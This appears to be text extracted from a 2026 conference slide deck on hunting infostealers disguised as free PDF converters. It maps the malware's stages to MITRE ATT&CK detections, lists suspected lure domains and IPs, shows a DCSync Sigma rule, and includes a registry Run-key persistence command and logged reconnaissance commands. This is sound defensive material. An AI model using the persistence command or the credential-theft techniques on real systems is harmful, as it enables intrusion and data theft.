reg.exe add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v
PDFConverterUpdateHelper /d "..."
```



# CrowdStrike - Threat Hunting

Query: DLLsideloading.md



# Act 5 – Discovery

TA0007 – Discovery — MITRE ATT&CK

Phase	Technique	InfoStealer manifestation	Primary detection surface
Discovery	T1518.001 Security Software Discovery	TamperedChef enumerates AV before activation	WMI Select * from AntiVirusProduct, reads to \AVAST\, \Bitdefender\
Discovery	T1057 / T1082 Process & System Info	All families	High-volume tasklist, systeminfo, wmic from short-lived process
Discovery	T1083 File and Directory Discovery	Browser profile enumeration	Reads to \AppData\Local\Google\Chrome\User Data\ from non-browser process

ComputerName	UserName	ParentBaseFileName	ImageFileName	CommandLine
██████	██████	PDFConverter.exe	\Device\HarddiskVolume3\Windows\System32\NETSTAT.EXE	netstat -ano
██████	██████	PDFConverter.exe	\Device\HarddiskVolume3\Windows\System32\ipconfig.exe	ipconfig /all
██████	██████	PDFConverter.exe	\Device\HarddiskVolume3\Windows\System32\net.exe	net localgroup administrators
██████	██████	PDFConverter.exe	\Device\HarddiskVolume3\Windows\System32\net.exe	net user
██████	██████	PDFConverter.exe	\Device\HarddiskVolume3\Windows\System32\whoami.exe	whoami /all
██████	██████	PDFConverter.exe	\Device\HarddiskVolume3\Windows\System32\systeminfo.exe	systeminfo
██████	██████	PDFConverter.exe	\Device\HarddiskVolume3\Windows\System32\NETSTAT.EXE	netstat -ano
██████	██████	PDFConverter.exe	\Device\HarddiskVolume3\Windows\System32\ipconfig.exe	ipconfig /all
██████	██████	PDFConverter.exe	\Device\HarddiskVolume3\Windows\System32\net.exe	net localgroup administrators
██████	██████	PDFConverter.exe	\Device\HarddiskVolume3\Windows\System32\net.exe	net user
██████	██████	PDFConverter.exe	\Device\HarddiskVolume3\Windows\System32\whoami.exe	whoami /all
██████	██████	PDFConverter.exe	\Device\HarddiskVolume3\Windows\System32\systeminfo.exe	systeminfo
██████	██████	PDFConverter.exe	\Device\HarddiskVolume3\Windows\System32\systeminfo.exe	systeminfo


# Act 6 – Credential Access

TA0006 – Credential Access — MITRE ATT&CK

Phase	Technique	InfoStealer manifestation	Primary detection surface
Cred Access	T1555.003 Credentials from Web Browsers ★	THE CHOKEPOINT	Non-browser process opens Login Data, Cookies, Web Data SQLite
Cred Access	T1555.004 Windows Credential Manager	DPAPI vault enumeration	CryptUnprotectData from non-LSASS, non-browser context
Cred Access	T1555.005 Password Managers	Bitwarden/1Password browser-extension scrape	Reads to extension storage paths
Cred Access	T1539 Steal Web Session Cookie	Session cookie theft → MFA bypass	Same as T1555.003 — pair with cloud sign-in anomaly
Cred Access	T1552.002 Credentials in Registry	Local State, Chrome AppBound key (os_crypt)	Reads to Local State JSON key
Cred Access	T1552.001 Credentials in Files	Crypto wallets, .env, SSH keys	File reads to \Wallets\, \.ssh\, wallet.dat
Cred Access	T1110.004 Credential Stuffing (downstream)	Combolists from stealer logs	SaaS sign-in anomalies — many users from same IP
Cred Access	T1648 Cloud Credentials	Snowflake-style enterprise abuse via stolen contractor creds	Cloud audit log — first-time UA, impossible travel

# CrowdStrike - Threat Hunting

Query: CredentialAccess.md



if it's not the browser and it opens 'Login Data' – it's a stealer.

# Act 7 – Collection

TA0009 – Collection— MITRE ATT&CK

Phase	Technique	InfoStealer manifestation	Primary detection surface
Collection	T1005 Data from Local System	File harvesting from Documents/Desktop/Downloads	Bulk file reads in <60s by single PID
Collection	T1113 Screen Capture	GDI+ screen capture (Browser-Data-Grabber)	API call telemetry (where available)
Collection	T1560.001 Archive via Utility	Stage to %TEMP%\out.zip / %LOCALAPPDATA%\Temp\	New .zip written + same process net out

# Act 8 – Command and Control / Exfiltration

TA0011 – Command and Control (C2) — MITRE ATT&CK

TA0010 – Exfiltration — MITRE ATT&CK




Phase	Technique	InfoStealer manifestation	Primary detection surface
C2	T1071.001 Web Protocols (HTTPS)	XOR + AES-128/256-CBC over HTTPS	TLS to newly-registered Cloudflare-fronted domains
C2	T1568 Dynamic Resolution	DGA, Steam profile C2 (Void), BNB Smart Chain etherhiding	DNS to high-entropy domains, traffic to steamcommunity.com/profiles/...
C2	T1102 / T1090.002 Web Service / External Proxy	Telegram/Mastodon C2 (Vidar), Cloudflare reverse-proxy fronting	Process-context HTTPS to api.telegram.org
C2	T1090 Proxy: Internal Residential	Compromised hosts repurposed as residential proxies (BaoLoader)	Persistent inbound listeners on workstation
Exfil	T1041 Exfil over C2	XOR-encrypted POST to C2	Outbound POST volume from non-browser PID
Exfil	T1567 Exfil over Web Service	paste.rs (Noodlophile), pastebin clones	DNS to ephemeral paste services

# Impact

TA0040 – Impact — MITRE ATT&CK

Phase	Technique	InfoStealer
Impact		stealer logs

Primary detection surface



ARTE - Telegram: Das Reich der Cyberkriminellen  
<https://www.youtube.com/watch?v=723EA7qrV-w>


Free PDF Editor for Windows

# Alter Your PDFs Freely

Edit, convert, merge, split, and compress your PDFs — all in one powerful desktop app. 50+ formats supported. Runs entirely offline on your Windows PC. No sign-up required.

Download for Windows — Free

Windows 10/11 • No Sign-up Required • 100% Free



## Everything You Need for PDFs

Edit, convert, merge, split, compress — PDFGrip handles it all.



Edit Text & Images  
Modify PDF content



PDF to Word  
Editable .docx files



PDF to Excel  
Spreadsheet format




PDF to PowerPoint  
Presentation slides


• Free for Windows 10 & 11

# Convert your PDFs to any format, free.

Word, Excel, PowerPoint, images — switch between formats in seconds. Runs locally on your PC. No account needed.

 [Download for Windows](#)

 No signup

 No watermarks

One tool, every format

# How we found more...

There is more...

meal-formula.com

188.114.96.3

Public Scan

myeditorpdf.com

172.67.170.62

Public Scan

pdfsparkware.com

104.21.18.227

Public Scan

sparkware-inc.com

104.21.84.27

Public Scan

mypdfonestart.com

108.138.7.42



Public Scan

givemerecipe.com

172.67.170.232

Public Scan

businesspdf.com

99.84.152.36



Public Scan

www.pdfdoccentral.com

156.234.83.170



Public Scan

apdft.net

166.112.95



Public Scan

cdasynergy.net

52.85.132.27



Public Scan

pdfartisan.com

18.238.49.2



Public Scan

getsmartpdf.com

18.238.55.73



Public Scan

flipformatpdf.com

172.67.180.187

Public Scan

pdf05.com



Public Scan

pwrtail.com

5.161.123.144



Public Scan


pdfmateapp.com

5

Public Scan

# THE PYRAMID OF PAIN

From trivial IOCs at the base to TTPs that break adversary tooling at the peak.



David Bianco, 2013 · still the most useful diagram in detection engineering

# DETECTION ENGINEERING

From hunt to YAML to CI/CD.

# THE SIGMA RULE IS BORN

authored once, deployed everywhere.

● ● ● detections/ad/dcsync\_nonmachine.yml

```
title: DCSync via Replication Rights by Non-Machine Account
id: 1a2b3c4d-avantech-2026
status: stable
description: Non-DC, non-service account invokes DS-Replication-Get-Changes(-All).
author: AVANTech CDC
logsource: { product: windows, service: security }
detection:
  selection:
    EventID: 4662
    AccessMask: '0x100'
    Properties|contains:
      - '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' # DS-Replication-Get-Changes
      - '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' # DS-Replication-Get-Changes-All
      - '89e95b76-444d-4c62-991a-0facbeda640c' # DS-Replication-Get-Changes-In-Filtered-Set
  filter_machines: { SubjectUserName|endswith: '$' }
  filter_msol: { SubjectUserName|startswith: 'MSOL_' }
  condition: selection and not (filter_machines or filter_msol)
level: high
tags: [attack.credential_access, attack.t1003.006, stp.score.6]
```

one YAML · every SIEM · because we picked a TTP.

# SIGMA → KQL → CQL IN 30 SECONDS

One rule, three SIEMs — live conversion with sigmac.

**SIGMA (source)**

**KQL (MDE)**

**CQL (Falcon)**

```
●●● .github/workflows/detections.yml
```

```
name: detections
on: [pull_request]
jobs:
  lint:
    run: sigma-lint detections/**/*.*.yaml && pytest tests/
  test:
    run: |
      sigma convert -t kusto -p microsoft_xdr $RULE > out.kql
      ./scripts/deploy-staging.sh out.kql
      Invoke-AtomicTest T1003.006 && ./scripts/assert-alert-fires.sh
```

```
tools: sigconverter.io · Uncoder.io (SOC Prime) · `sigma convert -t kusto -p microsoft_xdr rule.yaml`
```

*one abstraction · every SIEM speaks it.*

# STAY IN TOUCH · QUESTIONS

## ▶ HANDLES

NAME

**Alessandro Salucci**

EMAIL


[salucci@avantec.ch](mailto:salucci@avantec.ch)

GITHUB

<https://github.com/0xAsYwx1Y2Np/AVANTechDay-2026-ThreatHunting>

BLOG

<https://www.tec-bite.ch/>



**Threat Hunting: Wenn alles grün ist, ist es nicht vorbei**

4. MÄRZ 2026 | IN NETZWERK, ENDPOINT | VON TRUSTINVERITAS


## ▶ Q&A




# AVANTech-Day 2026




# DANKKE



SCAN NOW



THALES



xorlab

